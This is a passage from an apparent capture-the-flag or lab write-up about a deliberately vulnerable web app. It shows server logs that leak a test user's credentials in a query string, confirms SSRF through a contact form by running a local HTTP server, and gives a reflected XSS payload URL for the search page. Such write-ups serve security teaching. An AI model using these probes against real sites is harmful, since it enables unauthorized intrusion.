1913 INFO "GET /static/login/css/login.css HTTP/1.1" 304 0 INFO Watching for file changes with StatReloader INFO "GET / HTTP/1.1" 200 8157 INFO "GET /static/introduction/style4.css HTTP/1.1" 304 0 WARNING Not Found: /favicon.ico WARNING "GET /favicon.ico HTTP/1.1" 404 9350 INFO "GET /login HTTP/1.1" 301 0 INFO "GET /login/ HTTP/1.1" 200 7978 INFO "GET /a10_lab?username=badguy&password=badguy HTTP/1.1" 301 0 INFO "GET /logout HTTP/1.1" 301 0 INFO "GET /logout/ HTTP/1.1" 200 1207 INFO "GET /static/login/css/base.css HTTP/1.1" 304 0 INFO "GET /static/login/css/responsive.css HTTP/1.1" 304 0 INFO "GET /static/login/css/fonts.css HTTP/1.1" 200 423 INFO "GET /static/login/fonts/Roboto-Regular-webfont.woff HTTP/1.1" 200 85876 INFO "GET /static/login/fonts/Roboto-Light-webfont.woff HTTP/1.1" 200 85692 INFO "GET /login/ HTTP/1.1" 302 0 INFO "GET /login/login/?next=/login/ HTTP/1.1" 200 1913 INFO "GET /static/login/css/login.css HTTP/1.1" 200 1233 INFO "GET /logout/ HTTP/1.1" 200 1207 INFO "GET /login/ HTTP/1.1" 200 7978 INFO A:\wsl\strawberryfinancials\strawberryfinancials\strawberryfinancials\strawberryfinancials\urls.py changed,




Looks like we got access to the http logs.



Analysing the logs we can find out password and username for `badguy` user.


A10:2021-Server-Side Request Forgery

If we visit the `http://192.168.29.128:5000/contact` page we can explore the form looks like there is form.




This form have a field for url of a project site. lets test it for SSRF.

Start a http server on your machine.



Now lets input our test values and see if we get a call from the server's ip address.



Lets check our logs we can see that the server tried to pick up the file.


```
→  Desktop python3 -m http.server 80
Serving HTTP on :: port 80 (http://[::]:80/) ...
::ffff:192.168.29.128 - - [11/Jan/2022 20:31:11] code 404, message File not found
::ffff:192.168.29.128 - - [11/Jan/2022 20:31:11] "GET /test.php HTTP/1.1" 404 -
```

```
~ (-zsh)
en0: flags=8963<UP,BROADCAST,SMART,RUNNING,PROMISC,SIMPLEX,MULTICAST> mtu 1500
        options=6463<RXCSUM,TXCSUM,TSO4,TSO6,CHANNEL_IO,PARTIAL_CSUM,ZEROINVERT_CSUM>
        ether 90:9c:4a:d1:19:23
        inet6 fe80::1b:eea3:a65:f546%en0 prefixlen 64 secured scopeid 0x6
        inet 192.168.29.12 netmask 0xffffff00 broadcast 192.168.29.255
        inet6 2405:201:3022:9041:c7d:91f7:7a1d:ae3 prefixlen 64 autoconf secured
        inet6 2405:201:3022:9041:8d1f:35ac:bcfa:996 prefixlen 64 autoconf temporary
        nd6 options=201<PERFORMNUD,DAD>
        media: autoselect
        status: active
```

Since the ip we have on our logs is of the server and not our own we can concur this is an SSRF.


Bonus

XSS on the search



Since the template values are passed directly to the template there is a xss on the search page it can be triggered like by visiting the url below.

```
http://0.0.0.0:5000/search?name=%3Cscript%3Ealert%281%29%3C%2Fscript%3E
```



There are other vulnerabilities as well but ill let you figure them out 😜.